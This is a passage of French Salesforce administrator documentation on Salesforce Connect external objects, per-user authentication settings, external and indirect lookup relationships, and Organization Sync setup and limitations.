| `Afficher le champ de référence de l'URL` | Disponible uniquement pour Salesforce Connect. Les valeur du champ standard `URL d'affichage` de l'objet externe sont automatiquement générées depuis le système externe. Par exemple, avec l'adaptateur OData 2.0 pour Salesforce Connect, la valeur est basée sur `link href` qui est définie dans le producteur OData.<br>Vous pouvez remplacer les valeurs par défaut par celles d'un champ personnalisé dans le même objet externe. Sélectionnez le nom du champ et assurez-vous que les valeurs du champ personnalisé correspondent à des URL valides. |
| `Autoriser les rapports` | Disponible uniquement pour Salesforce Connect. |
| `Statut du déploiement` | Indique si l'objet externe est visible par d'autres utilisateurs. |

| Champ | Description |
| --- | --- |
| `Lancer l'assistant Nouvel onglet personnalisé après l'enregistrement de cet objet externe` | S'il est sélectionné, l'assistant d'onglet personnalisé démarre lorsque vous avez enregistré l'objet externe. |
| `Autoriser la recherche` | Si la recherche est également activée dans la source de données externe, la sélection de cette option permet aux utilisateurs de rechercher les enregistrements de l'objet externe via des recherches globales SOSL et Salesforce.<br><br>Par défaut, la recherche est désactivée pour les nouveaux objets externes. Vous pouvez néanmoins valider et synchroniser une source de données externe pour créer automatiquement des objets externes. La synchronisation active toujours la recherche dans l'objet externe lorsque la recherche est activée à la source de données externe, et inversement.<br><br>Reportez-vous à Considérations relatives à la recherche pour Salesforce Connect : tous les adaptateurs à la page 5692. |

4. Cliquez sur **Enregistrer**.
5. Dans la page de détail d'objet externe, vous pouvez afficher et modifier les champs personnalisés et les relations, les présentations de page, les ensembles de champs, les présentations de recherche, ainsi que les boutons et les liens standard et personnalisés de l'objet externe.
   - Pour créer des mappages de champs ou ajouter des champs à un objet externe, cliquez sur **Nouveau** dans la liste associée Champs personnalisés et relations.
   - Pour attribuer différentes présentations de page en fonction du profil utilisateur, cliquez sur **Attributions de présentation de page**.

CONSULTER ÉGALEMENT :

Accès à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect

Accès aux données d'une autre organisation Salesforce avec l'adaptateur Salesforce Connect inter-organisations

Accès à des données externes avec l'adaptateur personnalisé pour Salesforce Connect

# Octroi de l'accès aux paramètres d'authentification pour des sources de données externes

Pour les sources de données externes qui utilisent l'authentification par utilisateur, accordez l'accès aux utilisateurs via des ensembles d'autorisations et des profils. Les utilisateurs peuvent ainsi configurer et gérer leurs propres paramètres d'authentification pour accéder au système externe.

1. Dans Configuration, saisissez *Ensembles d'autorisations* dans la case Recherche rapide, puis sélectionnez **Ensembles d'autorisations** ou **Profils**.
2. Cliquez sur le nom de l'ensemble d'autorisations ou du profil à modifier.
3. Effectuez l'une des opérations suivantes :
   - Pour un ensemble d'autorisations, ou un profil dans l'interface utilisateur de profil avancé, cliquez sur **Accès à la source de données externe** dans la section Applications. Cliquez ensuite sur **Modifier**.
   - Pour un profil dans l'interface utilisateur de profil d'origine, cliquez sur **Modifier** dans la section Accès à la source de données externe activé.
4. Ajoutez les sources de données que vous souhaitez activer.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Stockage des paramètres d'authentification pour les systèmes externes
- Accès aux données d'une autre organisation Salesforce avec l'adaptateur Salesforce Connect inter-organisations
- Accès à des données externes avec l'adaptateur OData 2.0 ou 4.0 pour Salesforce Connect
- Accès à des données externes avec l'adaptateur personnalisé pour Salesforce Connect

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier des ensembles d'autorisations et des profils utilisateur :

- Gérer les profils et les ensembles d'autorisations

# Stockage des paramètres d'authentification pour les systèmes externes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les identifiants nommés sont disponibles avec : **Toutes** les éditions.

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous ou votre administrateur pouvez configurer et gérer les paramètres d'authentification à des systèmes externes. Avec des paramètres d'authentification valides, vous pouvez accéder à des systèmes externes depuis votre organisation Salesforce.

Votre administrateur définit des systèmes externes dans les sources de données externes et des identifiants nommés. Les sources de données externes spécifient comment accéder aux données et aux contenus stockés hors de votre organisation Salesforce. Les identifiants nommés spécifient les points de terminaison des appels externes, qui reçoivent les appels externes du service Web de votre organisation.

Avant de commencer, votre administrateur...

- configure la source de données externe ou de l'identifiant nommé pour l'utilisation de l'authentification par utilisateur ;
- vous accorde l'accès à la source de données externe ou aux identifiants nommés.
- vérifie la connexion de votre organisation au système externe ;
- vous indique les paramètres d'authentification à saisir.
- configure la communauté, si applicable, à l'aide du modèle Onglets Salesforce + Visualforce.

  Si la communauté a été élaborée avec le modèle Customer Service (Napili), seul votre administrateur peut configurer et gérer vos paramètres d'authentification pour des systèmes externes. Vous ne pouvez pas suivre ces étapes seul(e).

Si les paramètres ou les options espérés ne s'affichent pas, contactez votre administrateur.

**AUTORISATIONS UTILISATEUR**

Pour stocker les paramètres d'authentification d'une source de données externe :

- La source de données activée sous « Accès à la source de données externe »

Pour stocker les paramètres d'authentification d'un identifiant nommé :

- L'identifiant nommé activé sous « Accès aux identifiants nommés »

Pour modifier les paramètres d'authentification d'un autre utilisateur pour des systèmes externes :

- Gérer les utilisateurs

1. Accédez à vos paramètres d'authentification pour systèmes externes en suivant l'une des méthodes ci-dessous.

   À partir d'une communauté :

   - Si vous disposez d'une licence de communauté, cliquez sur **Mes paramètres** > **Paramètres d'authentification pour les systèmes externes**.
   - Sinon, dans vos paramètres personnels, saisissez *`Authentification`*, puis sélectionnez **Paramètres d'authentification pour les systèmes externes**

   Dans Salesforce, accédez à vos paramètres personnels, saisissez *`Authentification`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification pour les systèmes externes**.

2. Cliquez sur **Nouveau** ou sur **Modifier**.
3. Renseignez les champs.

| Champ | Description |
|---|---|
| `Définition du système externe` | Si vous hésitez sur l'option à sélectionner, faites appel à votre administrateur.<br>• Source de données externe : permet d'accéder aux objets externes, dont les données sont stockées hors de votre organisation Salesforce.<br>• Identifiant nommé : active vos actions pour déclencher les appels sortants authentifiés au point de terminaison spécifié dans l'identifiant nommé.<br>Un identifiant nommé qui gère l'authentification pour une source de données externe. Dans ce scénario, votre administrateur vous demande de sélectionner Identifiant nommé dans ce champ pour accéder aux objets externes. |

| Champ | Description |
| --- | --- |
| `Source de données externe`<br>ou<br>`Identifiant nommé` | Le champ affiché dépend de la sélection pour `Définition du système externe`.<br>Si vous hésitez sur l'option à sélectionner, faites appel à votre administrateur. Votre administrateur peut changer les étiquettes d'option pour les adapter ou pour mieux les différencier. |
| `Utilisateur` | Réservé aux administrateurs. Sélectionnez l'utilisateur pour lequel vous saisissez les paramètres d'authentification. |

4. Sélectionnez le protocole d'autorisation requis par le système externe. Si vous hésitez sur l'option à sélectionner, faites appel à votre administrateur.
   - Si vous sélectionnez **Authentification par mot de passe**, saisissez votre nom d'utilisateur et votre mot de passe d'accès au service externe.
   - Si vous sélectionnez **Oauth 2.0**, renseignez les champs ci-dessous.

     | Champ | Description |
     | --- | --- |
     | `Fournisseur d'authentification` | Si vous hésitez sur l'option à sélectionner, faites appel à votre administrateur. Votre administrateur peut changer les étiquettes d'option pour les adapter ou pour mieux les différencier. |
     | `Étendue` | Si vous hésitez sur les informations à saisir, faites appel à votre administrateur.<br>Spécifie l'étendue des autorisations permettant de demander le jeton d'accès. |
     | `Démarrer le flux d'authentification à l'enregistrement` | Pour l'authentification au système externe et l'obtention d'un jeton OAuth, sélectionnez cette case. Ce processus d'authentification est appelé flux OAuth.<br>Lorsque vous cliquez sur **Enregistrer**, le système externe vous invite à vous connecter. Une fois connecté(e), le système externe vous accorde un jeton OAuth qui permet d'accéder à ses données depuis cette organisation.<br>Répétez le flux OAuth lorsque vous avez besoin d'un nouveau jeton, par exemple lorsqu'il expire, ou si vous modifiez les champs `Étendue` ou `Fournisseur d'authentification`. |

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Définition de sources de données externes
- Octroi de l'accès aux paramètres d'authentification pour des sources de données externes
- Définition d'un identifiant nommé
- Octroi de l'accès aux paramètres d'authentification pour les identifiants nommés
- Ajout d'onglets à votre Communauté
- Personnalisation de votre expérience Salesforce

# Relations des objets externes

Les objets externes prennent en charge les relations de référence standard, qui utilisent des ID d'enregistrement Salesforce à 18 caractères pour associer les enregistrements. Cependant, les données stockées hors de votre organisation Salesforce ne contiennent pas toujours ces ID d'enregistrement. Par conséquent, deux types spéciaux de relations de référence sont disponibles pour les objets externes : références externes et références indirectes.

Les références externes et les références indirectes comparent les valeurs d'un champ spécifique de l'objet parent avec les valeurs du champ de relation de l'objet enfant. Lorsque les valeurs correspondent, les enregistrements sont associés.

Pour créer une relation d'objet externe, créez un champ personnalisé dans l'objet enfant avec l'un des types de champ ci-dessous. Si l'enfant est un objet externe, vous pouvez changer le type d'un champ personnalisé existant en utilisant l'un des types ci-dessous.

- Relation de recherche
- Relation de référence externe
- Relation de référence indirecte

Le tableau ci-dessous présente les types de relation disponibles pour des objets externes.

| Relation | Objets enfants autorisés | Objets parents autorisés | Champ parent des enregistrements correspondants |
|---|---|---|---|
| Recherche | Standard<br>Personnalisé<br>Externe | Standard<br>Personnalisé | ID d'enregistrement Salesforce à 18 caractères |
| Référence externe | Standard<br>Personnalisé<br>Externe | Externe | Champ standard ID externe |
| Référence indirecte | Externe | Standard<br>Personnalisé | Vous sélectionnez un champ personnalisé avec les attributs `ID externe` et `Unique` |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Champs de relation de référence dans les objets externes

Utilisez une relation de référence lorsque les données externes comprennent une colonne qui identifie les enregistrements Salesforce associés par leur ID à 18 caractères.

Champs de relation de référence externe dans les objets externes

Utilisez une relation de référence externe lorsque le parent est un objet externe.

Champs de relation de référence indirecte dans les objets externes
Utilisez une relation de référence indirecte lorsque les données externes ne contiennent pas d'ID d'enregistrement Salesforce.

CONSULTER ÉGALEMENT :

Création de champs personnalisés
Modification du type de champ personnalisé
Considérations relatives à la relation pour Salesforce Connect : tous les adaptateurs
Inclusion d'une source de données Files Connect dans la recherche globale
Présentation des relations d'objets

## Champs de relation de référence dans les objets externes

Utilisez une relation de référence lorsque les données externes comprennent une colonne qui identifie les enregistrements Salesforce associés par leur ID à 18 caractères.

Un champ de relation de référence associe un objet enfant standard, personnalisé ou externe à un objet parent standard ou personnalisé. Un utilisateur qui modifie un enregistrement enfant peut cliquer sur l'icône de référence du champ afin de sélectionner un enregistrement parent spécifique, et l'utilisateur qui affiche un enregistrement parent peut afficher une liste associée d'enregistrements enfants.

Lorsque vous créez un champ de relation de référence dans un objet externe, saisissez le Nom de colonne externe qui contient l'ID Salesforce à 18 caractères pour l'identification des enregistrements parents.

Exemple:

- L'enregistrement Compte (objet standard parent) affiche une liste associée de commandes SAP externes (objet externe enfant).
- L'enregistrement Compte (objet standard parent) affiche une liste associée de requêtes de support (objet standard enfant).

CONSULTER ÉGALEMENT :

Relations des objets externes
Création de champs personnalisés
Considérations relatives à la relation pour Salesforce Connect : tous les adaptateurs
Inclusion d'une source de données Files Connect dans la recherche globale

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Champs de relation de référence externe dans les objets externes

Utilisez une relation de référence externe lorsque le parent est un objet externe.

Une relation de référence externe associe un objet enfant standard, personnalisé ou externe à un objet parent externe.

Les valeurs du champ standard ID externe de l'objet externe parent sont comparées aux valeurs du champ de relation de référence externe. Pour un champ externe enfant, les valeurs du champ de relation de référence externe proviennent du Nom de la colonne externe spécifié.

Exemple:

- Un élément catalogue de produits externe (objet externe parent) affiche une liste associée de requêtes de support (objet standard enfant).
- Un client externe (objet externe parent) affiche une liste associée de commandes externes (objet standard enfant).

Exemple: Pour l'adaptateur inter-organisation de Salesforce Connect, supposons que vous stockez des contacts et des comptes dans l'organisation fournisseur. Depuis l'organisation abonnée, vous souhaitez afficher les contacts associés de chaque compte. Créez pour cela un champ de relation externe dans l'objet externe Contact de l'organisation abonnée. Liez ce champ de référence externe à l'objet externe Compte de l'organisation abonnée. Configurez ensuite les présentations de page de l'objet externe Compte, en ajoutant une liste associée qui affiche les enregistrements de l'objet externe Contact.

Exemple: Dans cette capture d'écran, la page de détail d'enregistrement de l'objet externe Business_Partner comprend deux listes associées d'objets enfants. Cet exemple montre comment des relations de référence externe et des présentations de page permettent aux utilisateurs d'afficher sur une page unique des données associées stockées dans et hors leur organisation Salesforce.

- Objet standard Compte (1)
- Objet externe Sales_Order (2)


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




CONSULTER ÉGALEMENT :

- Relations des objets externes
- Création de champs personnalisés
- Modification du type de champ personnalisé
- Considérations relatives à la relation pour Salesforce Connect : tous les adaptateurs
- Inclusion d'une source de données Files Connect dans la recherche globale

## Champs de relation de référence indirecte dans les objets externes

Utilisez une relation de référence indirecte lorsque les données externes ne contiennent pas d'ID d'enregistrement Salesforce.

Une relation de référence indirecte associe un objet enfant externe à un objet parent standard ou personnalisé. Lors de la création d'un champ de relation de référence indirecte dans un objet externe, vous spécifiez le champ de l'objet parent et le champ de l'objet enfant à mapper.

Plus précisément, vous sélectionnez un champ ID externe unique et personnalisé dans l'objet parent à mapper avec le champ de relation de référence indirecte de l'enfant, dont les valeurs sont déterminées le Nom de la colonne externe spécifié.

Si le système externe utilise des valeurs sensibles à la casse dans le Nom de colonne externe spécifié, assurez-vous que le champ de l'objet parent est également sensible à la casse. Lorsque vous définissez le champ personnalisé de l'objet parent, sélectionnez **ID externe**, **Unique** et **Considérer « ABC » et « abc » comme des valeurs différentes (sensible à la casse)**.

Remarque: Seuls les objets qui ont un champ personnalisé avec les attributs `ID externe` et `Unique` sont disponibles en tant qu'objets parents dans des relations de référence indirectes. Si l'objet voulu n'est pas affiché lorsque vous créez un champ de relation de référence indirecte, ajoutez un champ ID externe personnalisé unique à cet objet.

Exemple:

- L'enregistrement Compte (objet standard parent) affiche une liste associée de commandes SAP (objet externe enfant) avec les ID client correspondants qui ne sont pas des ID Salesforce.
- L'enregistrement Contact (objet standard parent) affiche une liste associée de publications sur les médias sociaux (objet externe enfant) avec les pseudos des médias sociaux correspondants.

CONSULTER ÉGALEMENT :

- Relations des objets externes
- Création de champs personnalisés
- Modification du type de champ personnalisé
- Considérations relatives à la relation pour Salesforce Connect : tous les adaptateurs
- Inclusion d'une source de données Files Connect dans la recherche globale

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Salesforce Connect est disponible avec : **Developer** Edition et moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Files Connect, pour les sources de données externes sur le Cloud, est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Files Connect, pour les sources de données externes sur site, est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Synchronisation de l'organisation

## Premiers pas dans la Synchronisation de l'organisation

La Synchronisation de l'organisation permet de configurer une organisation secondaire synchronisée avec Salesforce, à laquelle les utilisateurs peuvent accéder lorsque l'organisation principale est en panne ou en maintenance.

Éditions

Disponible avec : Salesforce Classic

La Synchronisation de l'organisation est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Synchronisation de l'organisation

Chez Salesforce, nous sommes conscients que l'accès permanent à vos données est essentiel, même pendant nos périodes d'interruption ou de maintenance planifiées. Grâce à la Synchronisation de l'organisation, vous pouvez configurer une organisation Salesforce secondaire et synchronisée, dans laquelle les utilisateurs peuvent accéder aux processus et données critiques lorsque l'organisation principale est en maintenance ou en panne.

### Considérations relatives à la configuration de la Synchronisation de l'organisation

Avant de configurer la synchronisation de l'organisation, lisez les informations importantes ci-dessous. La façon dont vous utilisez les champs à numérotation automatique, les déclencheurs Apex, les champs d'audit, et les autres fonctionnalités de Salesforce, déterminent votre approche de la mise en oeuvre.

### Configuration de l'environnement Synchronisation de l'organisation

En tant qu'administrateur de la synchronisation de l'organisation, vous disposez des deux organisations Salesforce, principale et secondaire, chacune définie avec un nom d'utilisateur et un mot de passe d'administrateur différent. Pour pouvoir ajouter des données à l'organisation secondaire, vous devez exécuter quelques tâches de configuration et créer une connexion de réplication entre les deux organisations.

### Définition de l'expérience utilisateur de la Synchronisation de l'organisation

Prenez connaissance des options et des limitations sous-jacentes au réacheminement des utilisateurs, aux connexions et aux données dans la Synchronisation de l'organisation.

### Publication et abonnement à des objets dans la Synchronisation de l'organisation

Lorsque les organisations principale et secondaire sont connectées via une connexion de synchronisation de l'organisation, vous pouvez lancer un processus de publication et d'abonnement qui active un flux d'insertion, de mise à jour et de suppression d'enregistrements entre les organisations.

### Exécution d'une synchronisation en masse

Une synchronisation en masse déclenche la copie des nouveaux enregistrements dont le type d'objet est publié et abonné. Les enregistrements sont ainsi disponibles dans les deux organisations. Une synchronisation en masse copie les enregistrements dans une seule direction. Par conséquent, une synchronisation en masse dans l'organisation principale copie les nouveaux enregistrements vers l'organisation secondaire.

### Gestion de la synchronisation de l'organisation

Restez informé(e) sur la santé de votre environnement Synchronisation de l'organisation.

## Synchronisation de l'organisation

Chez Salesforce, nous sommes conscients que l'accès permanent à vos données est essentiel, même pendant nos périodes d'interruption ou de maintenance planifiées. Grâce à la Synchronisation de l'organisation, vous pouvez configurer une organisation Salesforce secondaire et synchronisée, dans laquelle les utilisateurs peuvent accéder aux processus et données critiques lorsque l'organisation principale est en maintenance ou en panne.

La synchronisation de l'organisation est idéale pour les sociétés dont les utilisateurs doivent avoir accès en permanence à Salesforce. Par exemple, pendant les périodes de maintenance, les commerciaux d'un centre d'appel 24/7 peuvent continuer à servir leurs clients sans interruption importante.

La synchronisation de l'organisation s'appuie sur l'infrastructure Salesforce to Salesforce, une fonctionnalité qui permet aux clients de partager des enregistrements avec d'autres sociétés qui utilisent Salesforce. Pour configurer la synchronisation de l'organisation, l'administrateur Salesforce établit une organisation Salesforce secondaire avec des métadonnées de correspondance et crée une connexion de réplication des données entre les organisations principale et secondaire. L'administrateur spécifie les types de données qui peuvent être copiés vers l'organisation secondaire, en mappant les objets et les champs essentiels avec l'organisation secondaire à l'aide d'un processus de publication et d'abonnement. Les enregistrements sont ensuite copiés vers l'organisation secondaire afin d'assurer leur synchronisation.

Lorsque l'organisation principale n'est pas disponible en raison d'une maintenance, les utilisateurs sont redirigés vers l'organisation secondaire jusqu'à la fin de l'opération. Toutes les actions que les utilisateurs exécutent dans une organisation (création d'une requête, suppression d'une pièce jointe, etc.) s'appliquent automatiquement à l'autre organisation. L'administrateur peut également rediriger à tout moment les utilisateurs pour mettre à jour l'organisation principale.

Vous voulez en savoir plus sur la structure et la configuration de la Synchronisation de l'organisation ? Visionnez cette courte vidéo de démonstration : How Organization Sync Works.

**Éditions**

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer une connexion de réplication :
- Gérer les connexions

## Considérations relatives à la configuration de la Synchronisation de l'organisation

Avant de configurer la synchronisation de l'organisation, lisez les informations importantes ci-dessous. La façon dont vous utilisez les champs à numérotation automatique, les déclencheurs Apex, les champs d'audit, et les autres fonctionnalités de Salesforce, déterminent votre approche de la mise en oeuvre.

**Éditions**

Disponible avec : Salesforce Classic

La Synchronisation de l'organisation est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Limitations relatives à la synchronisation de l'organisation

Prenez connaissance des limitations relatives à la synchronisation de l'organisation.

### Synchronisation des fils et des champs d'audit

La synchronisation des fils et des champs d'audit dans les champs connectés aide les utilisateurs qui travaillent dans l'organisation secondaire à accéder rapidement à l'historique d'un enregistrement.

### Configuration de déclencheurs

Si des déclencheurs Apex sont présents dans votre organisation Salesforce, ils ne sont pas automatiquement dupliqués dans l'organisation secondaire avec la Synchronisation de l'organisation. Il n'est pas toujours utile qu'un déclencheur soit actif dans les deux organisations. Vous pouvez toutefois adapter les déclencheurs de votre organisation principale aux besoins des deux organisations.

### Configuration des champs à numérotation automatique

Les champs dont la numérotation est automatique, qui indiquent par exemple les numéros de requête, ne sont pas synchronisés dans la Synchronisation de l'organisation. Vous pouvez toutefois contourner cette limitation pour une expérience cohérente dans les organisations principale et secondaire.

### Choix d'une approche de synchronisation

Bien que la Synchronisation de l'organisation soit conçue pour la synchronisation bidirectionnelle directe entre les organisations principale et secondaire, elle peut également prendre en charge un scénario de synchronisation unidirectionnel. Avant de lancer le processus de publication et d'abonnement, choisissez l'approche la plus adaptée à vos besoins.

## Limitations relatives à la synchronisation de l'organisation

Prenez connaissance des limitations relatives à la synchronisation de l'organisation.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Limitations au niveau de l'organisation**

- Pour utiliser la Synchronisation de l'organisation, vous devez acheter une organisation Salesforce secondaire et les licences utilisateur appropriées.
- Les organisations principale et secondaire doivent être de même type (par exemple, production ou sandbox) et utiliser la même édition.
- Pour éviter tout comportement incohérent, les deux organisations doivent avoir des limitations et des paramètres identiques. Si les limitations de l'organisation principale sont ajustées, contactez Salesforce pour effectuer les mêmes modifications dans l'organisation secondaire.
- Pour éviter toute erreur de duplication détectée, nous vous recommandons de désactiver la gestion des duplications dans l'organisation secondaire.
- La Synchronisation de l'organisation peut être configurée pour plus de deux organisations, mais elle est conçue pour une configuration à deux organisations.

**Champs non pris en charge**

- Les champs à numérotation automatique ne sont pas synchronisés, mais vous pouvez mettre en œuvre un contournement. Pour plus d'informations, reportez-vous à Configuration des champs à numérotation automatique.
- Les champs cryptés (standard et personnalisés) ne sont pas synchronisés.
- Si vous avez activé l'option de synchronisation des fils et des champs d'audit, les champs d'audit ne sont pas affichés dans la liste des champs à publier, car ils sont automatiquement synchronisés. Les champs d'audit sont synchronisés uniquement lorsqu'un enregistrement est copié depuis une organisation vers une autre (par exemple, pendant une synchronisation en masse). Si un champ d'audit d'un enregistrement synchronisé est mis à jour, cette mise à jour n'est pas reflétée dans l'organisation associée.
- Les champs de zone de texte enrichi (RTA) ne sont pas synchronisés.
- Les champs de formule et les champs récapitulatifs de cumul ne peuvent pas être publiés, car leurs valeurs sont déterminées par les valeurs d'autres champs. Pour contourner cette difficulté, assurez-vous que les champs de saisie d'un champ de formule ou d'un champ récapitulatif de cumul sont publiés. Créez ensuite un champ de formule ou un champ récapitulatif de cumul identique dans l'organisation secondaire, qui référence ces champs de saisie pour calculer leur valeur.
- Les champs de référence à des objets non publiés ne sont pas automatiquement publiés, car la publication de ces champs peut entraîner des erreurs de synchronisation. Par exemple, si un champ de l'objet Contact inclut une référence à des comptes et que l'objet Compte n'a pas encore été publié, ce champ ne peut être publié que manuellement.
- Les champs d'appel externe, tels que les champs de géolocalisation, ne sont pas synchronisés.

**Objets et fonctionnalités non pris en charge.**

- Seuls certains objets peuvent être publiés dans la Synchronisation de l'organisation. Pour consulter la liste des objets pris en charge, reportez-vous à Quels objets peuvent être publiés ?
- Certains types de métadonnées ne sont pas pris en charge. Pour consulter la liste des métadonnées prises en charge, reportez-vous à Quels types de métadonnées sont synchronisés ?.
- Les métadonnées prises en charge sont synchronisées dans un seul sens, de l'organisation principale vers l'organisation secondaire.
- LiveAgent, Salesforce Knowledge, les portails et les communautés ne sont pas pris en charge.
- Les packages gérés ne sont pas synchronisés. Si vous le souhaitez, vous pouvez installer un package dans les deux organisations pour une expérience utilisateur cohérente.
- Les publications de fichiers Chatter supérieures à 2 Go ne sont pas synchronisées.
- Les rubriques Chatter, les groupes et les mentions J'aime ne sont pas synchronisés.
- Dans les publications Chatter synchronisées, les mentions d'utilisateur ne peuvent pas être cliquées.
- Les versions des fichiers Chatter ne sont pas prises en charge.

**Automatisation et structure des données**

- Des références multiniveaux avec plus d'un niveau sont synchronisées uniquement pendant les synchronisations en masse.
- Les déclencheurs Apex, les processus et les flux de données ne sont pas dupliqués d'une organisation à l'autre, car l'automatisation dupliquée peut entraîner des erreurs ou des exécutions en boucle. Vous devez adapter vos déclencheurs, processus et flux de données existants pour la organisation secondaire.

**Limitations relatives à la synchronisation**

- Les utilisateurs sont synchronisés dans un seul sens, de l'organisation principale vers l'organisation secondaire. Pour plus d'informations, reportez-vous à Gestion des données utilisateur dans la Synchronisation de l'organisation.
- Une synchronisation en masse peut copier uniquement des enregistrements créés ou modifiés au maximum *un an* avant la date de la synchronisation en masse.
- Si l'organisation secondaire contenait des enregistrements avant l'établissement d'une connexion entre les deux organisations, ces enregistrements pré-existants dans l'organisation secondaire ne sont pas automatiquement connectés aux enregistrements correspondants de l'organisation principale. Dans ce cas, les entités synchronisées en masse existantes dans les deux organisations créent des alertes de duplication, si la gestion des duplications est activée.
- Salesforce recommande de ne pas utiliser la synchronisation bidirectionnelle pour certains objets et champs, et la synchronisation unidirectionnelle pour d'autres.

## Synchronisation des fils et des champs d'audit

La synchronisation des fils et des champs d'audit dans les champs connectés aide les utilisateurs qui travaillent dans l'organisation secondaire à accéder rapidement à l'historique d'un enregistrement.

Les enregistrements et les publications de fils dans Salesforce contiennent quatre champs d'audit :

- `CreatedBy`
- `CreatedDate`
- `LastModifiedBy`
- `LastModifiedDate`

Si vous choisissez de synchroniser les champs d'audit, notez qu'ils sont synchronisés uniquement lorsqu'un enregistrement est copié d'une organisation à une autre (par exemple, pendant une synchronisation en masse). Si un champ d'audit d'un enregistrement synchronisé est mis à jour,

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

cette mise à jour n'est pas reflétée dans l'organisation liée. Nous recommandons de synchroniser les champs d'audit afin d'offrir aux utilisateurs une expérience aussi cohérente que possible.

